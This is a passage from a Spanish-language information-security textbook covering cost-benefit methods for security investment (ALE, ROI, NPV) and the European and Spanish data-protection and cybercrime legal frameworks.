- Las listas simples de acceso utilizadas en muchos cortafuegos y enrutadores.

Para ser eficaces, las políticas y los controles de seguridad deberán estar garantizados y mantenidos adecuadamente. Las políticas eficaces garantizan que las personas son responsables de sus acciones. Todos los intentos de autenticación fracasados debe ser registrados y todo el acceso a la información debe dejar algún tipo de pista que permite su auditoría.

2.6. Aspectos económicos

Desde el punto de vista económico, la seguridad de los sistemas informáticos comporta:

- unos gastos y
- unos beneficios, difíciles de cuantificar, en tanto en cuanto, es muy difícil valorar el perjuicio económico causado por un desastre informático.

Los gastos corresponden:

- al coste de adquisición de los equipos
- al coste de adquisición de los programas
- al coste de puesta en marcha y
- al coste de mantenimiento.

2.6.1. Evaluación de la rentabilidad

El método del retorno de la inversión (ROI - Revenue of Invertion) es uno de los principales métodos que permiten evaluar la rentabilidad de cualquier inversión. Dado que la implementación de la seguridad es una inversión, este método es útil para evaluar su rentabilidad. Cualquier empresa tiene que demostrar la rentabilidad de una inversión y cualquiera de ellas debe ser viable. Muchos usuarios corporativos están demandando modelos de retorno de la inversión para demostrar que una determinada inversión en seguridad informática es rentable. Los fabricantes están ofreciendo modelos de retorno de la inversión que demuestran que su solución de seguridad ofrece el mejor

retorno de inversión.

Antes de entrar en los detalles, hay una advertencia a hacer. El método del retorno de la inversión como se usa en un contexto de seguridad es inexacto. La seguridad no es una inversión que proporciona un retorno, como una nueva fábrica o un instrumento financiero. Es un gasto que, con suerte, se amortiza en ahorro de costes. Así la seguridad informática es una prevención de pérdidas, no es una previsión de ganancias. Pero como lo saben todos los que hayan vivido los ejercicios de fin de año trabajando en el presupuesto de una empresa, cuando se está tratando de hacer los presupuestos, la reducción de costes equivale a un aumento de ingresos. Así mientras que la seguridad informática no puede producir retorno de la inversión, la prevención de las pérdidas afecta sin duda a los beneficios de la misma.

Una empresa solo debería implementar las medidas de seguridad que afectan a su cuenta de resultados. No se debería gastar más en un problema de seguridad informática que lo que cuesta el problema. Una empresa inteligente debe abordar la seguridad informática como lo haría con cualquier otra decisión de negocios: los costos versus los beneficios.

El método más clásico es el conocido como método de la esperanza de pérdida anual (ALE - Annualized Loss Expectancy) y es sencillo. Se trata de calcular el costo de un incidente de seguridad, tanto en activos tangibles como en tiempo y en dinero perdido, y los activos intangibles como la reputación y la ventaja competitiva y multiplicar esto por la probabilidad de que el incidente se produzca durante un año. Esto nos dice cuánto se puede gastar para mitigar el riesgo en cuestión. Así, por ejemplo, si un almacén tiene un 10% de probabilidad de ser robado y el costo de lo robado es de 10.000 euros, entonces la empresa puede gastarse como máximo 1.000 euros al año en materia de seguridad del almacén. Gastar más que esto, es perder dinero. Gastar menos que esto, también es perder dinero.

Por supuesto que 1.000 euros tienen que reducir la probabilidad de ser robado a cero con el fin de ser rentable. Si una medida de seguridad reduce el riesgo de robo en un 40%, es decir a un 6% al año, entonces el gasto en seguridad no debe ser mayor de 400 euros. Si otra medida de seguridad lo reduce en un 80%, el valor máximo de gasto en seguridad debe ser de 800

euros. Y si con dos medidas de seguridad se reduce el riesgo de ser robado en un 50%, un costo de 300 euros es correcto mientras que otro de 700 euros no lo es.

2.6.2. El imperativo de los datos

La clave para hacer una buena evaluación económica de una inversión es disponer de unos buenos datos. Así por ejemplo, si se está haciendo un análisis con el método de la esperanza de pérdida anual (ALE) de una cámara de seguridad de un almacén, lo que se necesita saber es la tasa de delincuencia en el barrio de la tienda y tal vez tener una idea de cómo las cámaras de seguridad mejoran las posibilidades de convencer a los delincuentes para que roben en otra tienda. Se necesita saber cuánto cuesta un robo: en mercancía, en tiempo y en molestias, en pérdida de ventas debido a los clientes asustados, en la moral de los empleados, etc. Se necesita saber cual es el coste de la moral de los empleados si se dispone de cámaras, porque por ejemplo pueden haber dificultades para contratar personal de ventas que quiera trabajar en el turno de noche. Con todos esos datos, se puede averiguar si el costo de la cámara es más barato que la pérdida de ingresos si se cierra la tienda por la noche, asumiendo de que si el almacén está cerrado, no entran a robar. Y entonces se puede decidir si se instala o no.

La seguridad informática es considerablemente más difícil de evaluar, porque generalmente no hay suficientes buenos datos. No hay buenos índices de delincuencia en el ciberespacio, y no se tienen datos de cómo cada medida de seguridad o determinadas configuraciones de estas medidas mitigan esos riesgos. Ni siquiera se tienen datos sobre los costos de un incidente.

Un problema es que la amenaza se mueve demasiado rápidamente. Las características de las cosas que estamos tratando de evitar cambian tan rápidamente que no podemos acumular datos lo suficientemente rápido. De momento tenemos algunos datos, hay un nuevo modelo de amenazas para los que no tenemos datos suficientes.

Pero hay otro problema, y es que los cálculos se desactualizan rápidamente cuando se trata de eventos raros y costosos. Imaginemos que se evalúa en 20 millones de euros los costos de un ataque cibernético y que aparece publicado en los periódicos. Supongamos también que las probabilidades de que eso ocurra en un año es del 1 por 10000. Según el método ALE, no se deben gastar más de 2000 euros en mitigar este riesgo. Pero si el director financiero cree que un incidente sólo costaría 10 millones de euros, valor que no se puede discutir porque estamos ante una estimación, se acaba de recortar el presupuesto de seguridad a la mitad. Un fabricante que trata de vender un producto, encuentra un análisis en Internet que alega que las probabilidades de que esto suceda son en realidad el 1 por mil. Si se acepta este nuevo número, de repente un producto que cuesta 10 veces más, pasa a ser una buena inversión.

Si se toma el ejemplo de la seguridad de un aeropuerto, podemos suponer que todas las nuevas medidas de seguridad del aeropuerto aumentan el tiempo de espera en los aeropuertos en 30 minutos por pasajero. En el año 2007, hubieron 760 millones de pasajeros de avión en los Estados Unidos. Esto significa que el tiempo extra de espera en los aeropuertos cuesta a nivel de país 43.000 años. Si suponemos que la esperanza de vida es de 70 años, el aumento del tiempo de espera ha muerto a 620 personas por año. Así que la pregunta es: Si con estas medidas de seguridad ¿habría más muertos por el terrorismo o menos?

2.6.3. Método del retorno de la inversión (ROI – Revenue on Invertion)

En las finanzas, la tasa de retorno (ROR – Rate of Return), también conocido como retorno de la inversión (ROI), tasa de ganancia o a veces solo retorno, es la relación entre el dinero ganado o perdido de una inversión en relación con la cantidad de el dinero invertido. La cantidad de dinero ganado o perdido puede ser referido como ingresos por intereses o ganancias/pérdidas. El dinero invertido puede ser un activo, un capital, etc. El resultado del ROI se expresa como un porcentaje.

En los sistemas de información, ¿cómo se cuantifica el valor de algo que es menos probable que ocurra si vas a gastar dinero para evitarlo? El método

del retorno de la inversión es una medida necesaria para la evaluación de las inversiones en seguridad. Al director de informática se le puede pedir que suministre cifras concretas en lugar de basarse en el miedo, la incertidumbre y la duda para vender sus propuestas. El director general puede pedir cifras concretas y no simplemente estar dispuesto a aprobar una inversión en seguridad porque hay que hacer, o de lo contrario. También se puede reconocer la sabiduría de la utilización de números concretos para comparar varias alternativas en cuanto a inversión en seguridad y elegir la que mejor contribuye a los resultados de la organización.

En primer lugar el método del retorno de la inversión mide la mejora prevista en el sistema, por ejemplo, una reducción del 50 por ciento en el número de violaciones del cortafuegos, contra el costo de las medidas necesarias para lograr la mejora, por ejemplo, la compra de un nuevo cortafuegos.
En el contexto de la seguridad informática, generalmente la mejora no se caracteriza como una ganancia concreta, sino más bien como una reducción en el riesgo.
Así que, ¿cómo determinar cuánto se ahorrará si se hace una determinada inversión? Hay varios métodos que se pueden utilizar, pero primero se tiene que decidir qué medir. Aquí hay seis tipos de pérdidas que se pueden tener en cuenta para los cálculos del retorno de la inversión:

1. Pérdida de productividad. ¿Cuántos empleados podrían dejar de realizar su trabajo debido a una violación de la seguridad, y por cuánto tiempo? ¿Qué pasa si los ordenadores son incautados por la policía para un análisis forense? ¿Cuánto tiempo tendría que dedicar el personal de los sistemas de información a la reparación de los daños causados por el incumplimiento en lugar de hacer otro trabajo?
2. Pérdida de ingresos durante los cortes. ¿Tiene un sitio web que se puede caer durante un incidente de seguridad? ¿Cuántos ingresos se podrían perder por minuto, por hora o por día en este escenario? ¿Qué pasa si se pierde la conexión a Internet?
3. Pérdida de datos, temporales o permanentes. La restauración de una copia de seguridad puede ser costosa. Si un intruso destruye las copias de seguridad de datos y luego los borra, podría ser catastrófico.

4. Comprometer los datos a través de la divulgación o la modificación. Los planes estratégicos y de producto, así como la información financiera confidencial, son sólo un par de ejemplos.
5. Costos de reparación. Es posible por ejemplo que se tenga que comprar nuevo hardware o utilizar los servicios de recuperación de discos.
6. Pérdida de reputación. Pensar en cómo se siente leyendo sobre la violación en la primera página de un periódico.

Esta es sólo una lista parcial. Pensar sobre otras áreas que se pueden medir. ¿Toma en cuenta los costes indirectos de una violación a los usuarios, a los proveedores, y a las partes interesadas? ¿Cómo se puede calcular realmente eso?

En este cálculo, hay un grado de incertidumbre y de subjetividad , pero una vez que se ha decidido que medir y calcular, la cuestión es cómo medirlo y como hacerlo más fácil. Las medidas más eficaces son probablemente las que ya se están utilizando, ya que estas son las que permiten comparar los proyectos de seguridad informática con todos los demás proyectos. La seguridad es sólo un aspecto del negocio, aunque importante y como tal, lo mejor es hacer un análisis en conjunto con todas las otras inversiones y gastos.

2.6.4. Valor presente neto NPV (Net Present Value)

Un segundo método es el llamado de valor presente neto (NPV), y que añade la dimensión del tiempo en la recuperación de la inversión. El hecho es que el dinero gastado hoy, vale más que el ahorro realizado mañana. Lo mejor del método NPV en cuanto se refiere a la seguridad, es que muchas otras unidades de la organización, tales como en finanzas, probablemente también lo estén utilizando.

Por ejemplo, si se utiliza el método NPV y se mira el dinero que se está ahorrando hoy, nada cambiaría si se emplea el método ROI. Sin embargo, con la formación en seguridad, se ahorra en el futuro. Cada año se puede esperar un ahorro de 90.000 euros. Sin embargo 90.000 euros de mañana valen menos que 90.000 euros de hoy.

El método NPV no sólo se aplica a los ahorros futuros. Los costos futuros también son más baratos que los costos incurridos en el presente. Por ejemplo un cortafuegos que requiere un pago de 100.000 euros como anticipo, en realidad cuesta más de un cortafuegos que requiere un pago de 100.000 euros dentro de dos años.

Por lo tanto, si se calculan los costos o los ahorros proyectados mediante el método NPV, lo que se necesita saber es la tasa de descuento, que determina cómo y mucho menos valdrá el dinero en el futuro. Esto no es algo que una organización pueda determinar, es un tipo que afecta a la economía en su conjunto en un momento dado.

Supongamos que la tasa de descuento es del 10 por ciento. Si se espera ahorrar 90.000 euros al año a partir de ahora, el método NPV dirá el valor de los ahorros en euros de hoy. Para calcular la rentabilidad de la inversión con el método NPV, se ha de dividir el ahorro anual esperado (90.000 euros) por 1,1 (10%) porque estamos calculando un año. El resultado es de aproximadamente 82.000 euros. Llevando el ejemplo más lejos, los 90.000 euros que ahorramos en dos años a partir de ahora, tendrá un valor de 90.000 euros dividido por 1,1 elevado a 2 porque ahora estamos calculando a dos años. El resultado es de aproximadamente 74.000 euros. Para tres años, se ha de dividir los 90.000 euros por 1,1 elevado a 3, y el resultado sería de 68.000 euros.

2.6.5. El papel de la gestión del riesgo

Es importante señalar que, como en cualquier escenario de evaluación de riesgos, los números derivados de tales cálculos no son precisos y no se deben considerarse como tal. Por ejemplo supongamos que se tiene que determinar el costo de una violación en una organización. El coste de un compromiso de contraseña para una empresa de servicios financieros no será igual que este coste para una tienda de ropa. Se tiene que mirar en el negocio en cuestión, evaluar el riesgo y las pérdidas históricas de las categorías de infracciones de seguridad, y determinar un número que represente una estimación precisa de estos costos por incidente. Por supuesto esto implica la recogida de estos costos.

Del mismo modo, los datos históricos pueden ayudar a determinar el riesgo para cada tipo de incidente. Por ejemplo, ¿cuál es la probabilidad de que la organización experimente un ataque con información privilegiada? ¿cómo un terremoto puede destruir el hardware y la conectividad de la red?
Estos números serán únicos para una determinada organización. Si esta organización es un objetivo de alto perfil, puede descubrir que el riesgo de un cierto tipo de robo es del 100 por cien en un determinado año, y es probable que se esté dispuesto a gastar más para mitigarlo que una organización que se enfrenta sólo un 20 por ciento de riesgo.

Por último, se necesita determinar la cantidad que se piensa invertir en seguridad y como va a reducir su riesgo. Como resultado no siempre va a haber una subjetividad en el número que se utiliza para calcular el valor o el beneficio de las inversiones en seguridad. Aún así estas cifras tienen un valor. El mismo método de retorno de la inversión aplicado de forma coherente en todos los proyectos, producirá una medida significativa de valor y un medio para comparar entre varias alternativas. Por ejemplo, si se evalúa una compra de un nuevo cortafuegos de la misma manera que se evalúa un programa de formación de la seguridad, se puede hacer un juicio racional sobre que inversión va a producir un mayor retorno de la inversión.

Por desgracia el método ROI rara vez ha sido medido de forma consistente en proyectos de seguridad informática en el pasado. Muchas propuestas de seguridad informática son aprobadas con respecto a los temores de la divulgación pública de la información del usuario, el cumplimiento de la normativa, o la presión para mantener el ritmo con los competidores. Eso no quiere decir que no son necesarias, pero hace difícil evaluar su eficacia en términos de retorno de la inversión y su comparación con otras propuestas. En resumen, cuando se determinan los costos y beneficios esperados de varias inversiones de seguridad, la consistencia es la clave, como es la calidad de la evaluación del riesgo.

2.6.6. Comparación de ROIs entre distintos proyectos

Se trata de comparar el retorno de la inversión de la seguridad informática con el retorno de la inversión de otros proyectos. De alguna manera es igual

pero de otra manera, es distinto. Los economistas que han estudiado el empleo del método ROI de la seguridad informática han descubierto que los números no cuentan toda la historia. Según los economistas Lawrence Gordon y Martin Loeb de la Universidad de Maryland, nunca se debería gastar más del 37 por ciento y con frecuencia menos de los ahorros esperados en una inversión de la seguridad informática. Por lo general por encima de ese nivel, no vale hacer la inversión. Hay varias razones posibles para esto, incluyendo el alto nivel de incertidumbre inherente en los cálculos. Así, por ejemplo, si el método NPV de un programa de formación en seguridad es de 200.000 euros, no debería gastar más de 74.000 euros de hoy en el programa.

Sin embargo recordar que en el contexto de un negocio, hay muchos proyectos de seguridad informática que compiten por unos fondos limitados. Lo más importante es que se utilicen los mismos criterios para evaluar cada proyecto potencial de seguridad. Por ejemplo es un error comparar el resultado de un cálculo de retorno de la inversión para la compra de un cortafuegos que no tiene en cuenta el potencial de pérdida de reputación con un cálculo de retorno de la inversión para la compra de un sistema de detección de intrusión que tiene en cuenta esta pérdida de potencial. Incluso si se utiliza el método NPV para ambos cálculos, no se está midiendo lo mismo.

Del mismo modo es un error comparar un cálculo de recuperación de la inversión de un cortafuegos con un cálculo utilizando el método NPV de un sistema de detección de intrusos, incluso si se tienen en cuenta los mismos criterios. En este caso, la inconsistencia en los métodos hace que la comparación no tenga sentido. No se trata de cifras concretas. El valor está en la capacidad de comparar los proyectos y elegir sabiamente entre ellos. La consistencia es lo que es más importante, tanto en lo que se elija para medir como en la forma en que elija como medirlo.

2.6.7. La política de seguridad

Una vez que se decide qué medir y qué método utilizar, tiene que escribirse en la política de seguridad y garantizar que todos informen de acuerdo con ella. Es vital mantener la consistencia en el tiempo. Si se ha estado

utilizando el método NPV para evaluar los proyectos de seguridad informática y se empieza a usar el método del retorno de la inversión, especialmente si otras divisiones de la organización aún utilizan el método NPV, se van a encontrar dificultades para comparar los nuevos proyectos ya existentes. La política de seguridad establece las directrices estables. Una vez que algo está definido en la política de seguridad, es más difícil cambiarlo. Así que en primer lugar, decidir lo que se va a medir; en segundo lugar, decidir cómo se va a medir; y tercero, escribirlo en la política de seguridad.

2.7. Aspectos jurídicos/legales

En el aspecto jurídico/legal, aparte de la legislación general aplicable, hay una legislación específica, que con el paso del tiempo va aumentando en volumen. Así no debemos olvidar la jurisprudencia que se genera cada día, y que es tan válida como las leyes publicadas.

Todos los países tienen su legislación al respecto, así en la Unión Europea, hemos de citar la European Union Data Protection Directive (EUDPD), que exige a que todos los miembros de la UE deben adoptar los reglamentos nacionales para estandarizar la protección de la privacidad de los datos de los ciudadanos en toda la UE.

En cuanto a la legislación española en general, es aplicable :

- el Código civil y
- el Código mercantil

En cuanto a la legislación específica, cabe tener presente:

- la Ley de propiedad intelectual de 1996 y sus subsiguientes reformas
- la LOPD – Ley Orgánica de Protección de Datos del año 1999
- Real Decreto 1720/2007, de 21 de diciembre de desarrollo de la Ley Orgánica de Protección de Datos.
- Real Decreto 1720/2007. Reglamento de Medidas de Seguridad (RMS)

En cuanto a los organismos, aparte de los distintos tribunales de justicia, hay otros organismos como la APD (Agencia de Protección de Datos) cuyas resoluciones deben tenerse en cuenta.

2.7.1. Directiva 95/46/CE - European Union Data Protection Directive (EUDPD)

La Directiva 95/46/CE constituye el texto de referencia, a escala europea, en materia de protección de datos personales. Crea un marco regulador destinado a establecer un equilibrio entre un nivel elevado de protección de la vida privada de las personas y la libre circulación de datos personales dentro de la Unión Europea (UE). Con ese objeto, la Directiva fija límites estrictos para la recogida y utilización de los datos personales y solicita la creación, en cada Estado miembro, de un organismo nacional independiente encargado de la protección de los mencionados datos.
La presente Directiva se aplica a los datos tratados por medios automatizados, así como a los datos contenidos en un fichero no automatizado o que vayan a figurar en él.

La Directiva no se aplicará al tratamiento de datos:

- efectuado por una persona física en el ejercicio de actividades exclusivamente particulares o domésticas;
- aplicado al ejercicio de actividades no comprendidas en el ámbito de aplicación del Derecho comunitario, tales como la seguridad pública, la defensa o la seguridad del Estado.

La Directiva tiene como objetivo proteger los derechos y las libertades de las personas en lo que respecta al tratamiento de datos personales, estableciendo principios de orientación para determinar la licitud de dicho tratamiento. Dichos principios se refieren a:

- La calidad de los datos: los datos personales serán tratados de manera leal y lícita, y recogidos con fines determinados, explícitos y legítimos. Además, serán exactos y, cuando sea necesario, actualizados.
- La legitimación del tratamiento: el tratamiento de datos personales sólo podrá efectuarse si el interesado ha dado su consentimiento de forma inequívoca o si el tratamiento es necesario para:

1. la ejecución de un contrato en el que el interesado sea parte, o
2. el cumplimiento de una obligación jurídica a la que esté sujeto el responsable del tratamiento, o
3. proteger el interés vital del interesado, o
4. el cumplimiento de una misión de interés público, o
5. la satisfacción del interés legítimo perseguido por el responsable del tratamiento.

- Las categorías especiales de tratamiento: deberá prohibirse el tratamiento de datos personales que revelen el origen racial o étnico, las opiniones políticas, las convicciones religiosas o filosóficas y la pertenencia a sindicatos, así como el tratamiento de los datos relativos a la salud o a la sexualidad. Esta disposición va acompañada de reservas que se aplicarán, por ejemplo, en caso de que el tratamiento sea necesario para salvaguardar el interés vital del interesado o para la prevención o el diagnóstico médico.
- La información a los afectados por dicho tratamiento: el responsable del tratamiento deberá facilitar cierta cantidad de información (identidad del responsable del tratamiento, fines del tratamiento, destinatarios de los datos, etc.) a la persona de quien se recaben los datos que le conciernan.
- El derecho de acceso del interesado a los datos: todos los interesados deberán tener el derecho de obtener del responsable del tratamiento:
    1. la confirmación de la existencia o inexistencia del tratamiento de datos que le conciernen y la comunicación de los datos objeto de los tratamientos;
    2. la rectificación, la supresión o el bloqueo de los datos cuyo tratamiento no se ajuste a las disposiciones de la presente Directiva, en particular a causa del carácter incompleto o inexacto de los datos, así como la notificación a los terceros a quienes se hayan comunicado los datos de dichas modificaciones.
- Las excepciones y limitaciones: se podrá limitar el alcance de los principios relativos a la calidad de los datos, la información del interesado, el derecho de acceso y la publicidad de los tratamientos con objeto de salvaguardar, entre otras cosas, la seguridad del Estado, la defensa, la seguridad pública, la represión de infracciones

penales, un interés económico y financiero importante de un Estado miembro o de la UE o la protección del interesado.

- El derecho del interesado a oponerse al tratamiento: el interesado deberá tener derecho a oponerse, por razones legítimas, a que los datos que le conciernen sean objeto de tratamiento. También deberá tener la posibilidad de oponerse, previa petición y sin gastos, al tratamiento de los datos respecto de los cuales se prevea un tratamiento destinado a la prospección. Por último, deberá ser informado antes de que los datos se comuniquen a terceros a efectos de prospección y tendrá derecho a oponerse a dicha comunicación.
- La confidencialidad y la seguridad del tratamiento: las personas que actúen bajo la autoridad del responsable o del encargado del tratamiento, incluido este último, sólo podrán tratar datos personales a los que tengan acceso, cuando se lo encargue el responsable del tratamiento. Por otra parte, el responsable del tratamiento deberá aplicar las medidas adecuadas para la protección de los datos personales contra la destrucción, accidental o ilícita, la pérdida accidental, la alteración, la difusión o el acceso no autorizados.
- La notificación del tratamiento a la autoridad de control: el responsable del tratamiento efectuará una notificación a la autoridad de control nacional con anterioridad a la realización de un tratamiento. La autoridad de control realizará comprobaciones previas sobre los posibles riesgos para los derechos y libertades de los interesados una vez que haya recibido la notificación. Deberá procederse a la publicidad de los tratamientos y las autoridades de control llevarán un registro de los tratamientos notificados.

Las legislaciones nacionales deben prever un recurso judicial para los casos en los que el responsable del tratamiento de datos no respete los derechos de los interesados. Además, las personas que sufran un perjuicio como consecuencia de un tratamiento ilícito de sus datos personales tendrán derecho a obtener la reparación del perjuicio sufrido.
Se autorizará la transferencia de datos personales de un Estado miembro a un tercer país que garantice un nivel de protección adecuado; por el contrario, no se autorizará la transferencia a terceros países que no

dispongan de tal nivel de protección, salvo contadas excepciones que se enumeran en el texto.
La Directiva pretende facilitar la elaboración de códigos de conducta nacionales y comunitarios que contribuyan a una correcta aplicación de las disposiciones nacionales y comunitarias.

Cada Estado miembro designará una o varias autoridades públicas independientes encargadas de controlar la aplicación en su territorio de las disposiciones adoptadas por los Estados miembros en aplicación de la presente directiva.
Se crea un grupo para la protección de las personas en lo que respecta al tratamiento de datos personales, que estará compuesto por representantes de las autoridades de control nacionales, por representantes de las autoridades de control de las instituciones y organismos comunitarios y por un representante de la Comisión.

Consta de 34 artículos, agrupados en 7 capítulos y unas disposiciones finales. Los 7 capítulos son:

- Capítulo I - Disposiciones generales
- Capítulo II - Condiciones generales para la licitud del tratamiento de datos personales
- Capítulo III - Recursos judiciales, responsabilidad y sanciones
- Capítulo IV - Transferencia de datos personales a países terceros
- Capítulo V - Códigos de conducta
- Capítulo VI - Autoridad de control y grupo de protección de las personas en lo que respecta al tratamiento de datos personales
- Capítulo VII - Medidas de ejecución comunitarias

2.7.2. LOPD – Ley Orgánica de Protección de Datos

La Ley Orgánica 15/1999 de 13 de diciembre de Protección de Datos de Carácter Personal, (LOPD), es una Ley Orgánica española que tiene por objeto garantizar y proteger, en lo que concierne al tratamiento de los datos personales, las libertades públicas y los derechos fundamentales de las

personas físicas, y especialmente de su honor, intimidad y privacidad personal y familiar.
Su objetivo principal es regular el tratamiento de los datos y ficheros, de carácter personal, independientemente del soporte en el cual sean tratados, los derechos de los ciudadanos sobre ellos y las obligaciones de aquellos que los crean o tratan.

La Ley orgánica 15/1999 de Protección de Datos de Carácter Personal (LOPD) y el Real Decreto 1720/2007, Reglamento de Medidas de Seguridad (RMS) imponen una serie de obligaciones a todas las empresas y profesionales que tratan y almacenan datos personales, y establecen unos requisitos
legales de obligado cumplimiento, sobre la tenencia, utilización y tráfico de este tipo de información; el incumplimiento de esta normativa puede ser objeto de elevadas sanciones económicas.

La Ley comprende un total de 49 artículos divididos en 7 Títulos y finaliza con una serie de disposiciones. Su estructura es la siguiente:

- Título I. Disposiciones Generales.
- Título II. Principios de la Protección de Datos.
- Título III. Derechos de las Personas.
- Título IV. Disposiciones Sectoriales.
- Título V. Movimiento Internacional de Datos.
- Título VI. Agencia Española de Protección de Datos.
- Título VII. Infracciones y Sanciones.
- 6 Disposiciones Adicionales.
- 3 Disposiciones Transitorias.
- 1 Disposición Derogatoria.
- 3 Disposiciones Finales.

La Agencia Española de Protección de Datos (AEPD) se encarga de garantizar la privacidad, la confidencialidad y la protección de los datos personales en los términos que la LOPD exige a las Empresas y Profesionales. Es importante pues, conocer a fondo esta normativa para evitar futuras sanciones que la AEPD pudiera aplicar muy estrictamente a las empresas que no lo cumplan.

2.7.3. Real Decreto 1720/2007. Reglamento de Medidas de Seguridad (RMS)

Según se establece en el BOE, el reglamento viene a abarcar el ámbito tutelado anteriormente por los reales decretos 1332/1994, de 20 de junio, y 994/1999, de 11 de junio, teniendo en cuenta la necesidad de fijar criterios aplicables a los ficheros y tratamientos de datos personales no automatizados. Por otra parte, la atribución de funciones a la Agencia Española de Protección de Datos por la Ley 34/2002, de 11 de julio, de Servicios de la sociedad de la información y de comercio electrónico y la Ley 32/2003, de 3 de noviembre, General de Telecomunicaciones obliga a desarrollar también los procedimientos para el ejercicio de la potestad sancionadora por la Agencia. El reglamento se estructura en nueve títulos cuyo contenido desarrolla los aspectos esenciales en esta materia.

El título I contempla el objeto y ámbito de aplicación del reglamento. A lo largo de la vigencia de la Ley Orgánica 15/1999, se ha advertido la conveniencia de desarrollar el apartado 2 de su artículo 2 para aclarar que se entiende por ficheros y tratamientos relacionados con actividades personales o domésticas, aspecto muy relevante dado que están excluidos de la normativa sobre protección de datos de carácter personal. Por otra parte, el presente reglamento no contiene previsiones para los tratamientos de datos personales a los que se refiere el apartado 3 del artículo 2 de la ley orgánica, dado que se rigen por sus disposiciones específicas y por lo especialmente previsto, en su caso, por la propia Ley Orgánica 15/1999. En consecuencia, se mantiene el régimen jurídico propio de estos tratamientos y ficheros.

Además, en este título se aporta un conjunto de definiciones que ayudan al correcto entendimiento de la norma, lo que resulta particularmente necesario en un ámbito tan tecnificado como el de la protección de datos personales. Por otra parte, fija el criterio a seguir en materia de cómputo de plazos con el fin de homogeneizar esta cuestión evitando distinciones que suponen diferencias de trato de los ficheros públicos respecto de los privados.

El título II, se refiere a los principios de la protección de datos. Reviste particular importancia la regulación del modo de captación del consentimiento atendiendo a aspectos muy específicos como el caso de los

servicios de comunicaciones electrónicas y, muy particularmente, la captación de datos de los menores. Asimismo, se ofrece lo que no puede definirse sino como un estatuto del encargado del tratamiento, que sin duda contribuirá a clarificar todo lo relacionado con esta figura. Las previsiones en este ámbito se completan con lo dispuesto en el título VIII en materia de seguridad dotando de un marco coherente a la actuación del encargado.

El título III se ocupa de una cuestión tan esencial como los derechos de las personas en este ámbito. Estos derechos de acceso, rectificación, cancelación y oposición al tratamiento, según ha afirmado el Tribunal Constitucional en su sentencia número 292/2000, constituyen el haz de facultades que emanan del derecho fundamental a la protección de datos y «sirven a la capital función que desempeña este derecho fundamental: garantizar a la persona un poder de control sobre sus datos personales, lo que sólo es posible y efectivo imponiendo a terceros los mencionados deberes de hacer».

A continuación, los títulos IV a VII permiten clarificar aspectos importantes para el tráfico ordinario, como la aplicación de criterios específicos a determinado tipo de ficheros de titularidad privada que por su trascendencia lo requerían, ya sean los relativos a la solvencia patrimonial y crédito como los utilizados en actividades de publicidad y prospección comercial, el conjunto de obligaciones materiales y formales que deben conducir a los responsables a la creación e inscripción de los ficheros, los criterios y procedimientos para la realización de las transferencias internacionales de datos, y, finalmente, la regulación de un instrumento, el código tipo, llamado a jugar cada vez un papel más relevante como elemento dinamizador del derecho fundamental a la protección de datos.

El título VIII regula un aspecto esencial para la tutela del derecho fundamental a la protección de datos, la seguridad, que repercute sobre múltiples aspectos organizativos, de gestión y aún de inversión, en todas las organizaciones que traten datos personales. La repercusión del deber de seguridad obligaba a un particular rigor ya que en esta materia han confluido distintos elementos muy relevantes. Por una parte, la experiencia dimanante de la aplicación del Real Decreto 994/1999 permitía conocer las dificultades que habían enfrentado los responsables e identificar los puntos débiles y fuertes de la regulación. Por otra, se reclamaba la adaptación de la

regulación en distintos aspectos. En este sentido, el reglamento trata de ser particularmente riguroso en la atribución de los niveles de seguridad, en la fijación de las medidas que corresponda adoptar en cada caso y en la revisión de las mismas cuando ello resulte necesario. Por otra parte, ordena con mayor precisión el contenido y las obligaciones vinculadas al mantenimiento del documento de seguridad. Además, se ha pretendido regular la materia de modo que contemple las múltiples formas de organización material y personal de la seguridad que se dan en la práctica.

Por último, se regula un conjunto de medidas destinadas a los ficheros y tratamientos estructurados y no automatizados que ofrezca a los responsables un marco claro de actuación.

Finalmente en el título IX, dedicado a los procedimientos tramitados por la Agencia Española de Protección de Datos, se ha optado por normalizar exclusivamente aquellas especialidades que diferencian a los distintos procedimientos tramitados por la Agencia de las normas generales previstas para los procedimientos en la Ley 30/1992, de 26 de noviembre, de Régimen Jurídico de las Administraciones Públicas y del Procedimiento Administrativo Común, cuya aplicación se declara supletoria al presente reglamento.

2.7.4. El delito informático

Los países y las organizaciones internacionales se han visto en la necesidad de legislar sobre los delitos informáticos, debido a los daños y perjuicios que le han causado a la humanidad. Sin embargo, si bien es cierto existe un esfuerzo por parte de los países para tratar de evitarlos, no existe un criterio unificado de cómo deben ser atacados, es por eso que se hace imprescindible que se siga trabajando para llegar a la unificación de los criterios y así poder tener una legislación internacional coherente y comprometer a los países para que legislen sobre la materia basándose en los criterios adoptados internacionalmente.

Todo lo anteriormente señalado es corroborado por el brillante trabajo realizado en esta materia por la Organización de las Naciones Unidas titulado “El Manual de las Naciones Unidas par la Prevención y Control de

Delitos Informáticos", el cual señala que el problema se eleva a la escena internacional, por cuanto los delitos informáticos constituyen una nueva forma de crimen transnacional y su combate requiere de una eficaz cooperación internacional concertada. Sin embargo la misma ONU resume de la siguiente manera los problemas que rodean a la cooperación internacional en el área de los delitos informáticos:

- Falta de acuerdos globales acerca de que tipo de conductas deben constituir delitos informáticos.
- Ausencia de acuerdos globales en la definición legal de dichas conductas delictivas.
- Falta de especialización entre las diferentes leyes procesales nacionales acerca de la investigación de los delitos informáticos.
- Carácter transnacional de muchos delitos cometidos mediante el uso de computadoras.
- Ausencia de tratados de extradición, de acuerdos de ayuda mutuos y de mecanismos sincronizados que permitan la puesta en vigor de la cooperación internacional."

2.7.4.1.El delito informático según el Consejo de Europa

Por ello, se hace preciso acotar o concretar los delitos que se han de entender como delitos informáticos. No existen voces oficiales al respecto, pero el mayor consenso lo ofrece el Convenio de Ciberdelincuencia del Consejo de Europa, firmado por los países participantes el 23 de noviembre del 2001 en Budapest, pero solo ratificado por ocho países: Albania (20-6-02), Croacia (17-10-02), Estonia (12-5-03), Hungría (4-12-03), Lituania (2-03-04), Rumania (12-5-04), Eslovenia (8-9-04) y Macedonia (15-9-04).

En este Convenio se acotan los delitos informáticos en cuatro grupos y se definen los tipos penales que han de considerarse como delito informático. Estos son:

- Delitos contra la confidencialidad, la integridad y la disponibilidad de los datos y sistemas informáticos.
- Acceso ilícito a sistemas informáticos.
- Interceptación ilícita de datos informáticos.
- Interferencia en el funcionamiento de un sistema informático.

- Abuso de dispositivos que faciliten la comisión de los anteriores delitos.
- Delitos informáticos.
- Falsificación informática mediante la introducción, borrado o supresión de datos informáticos.
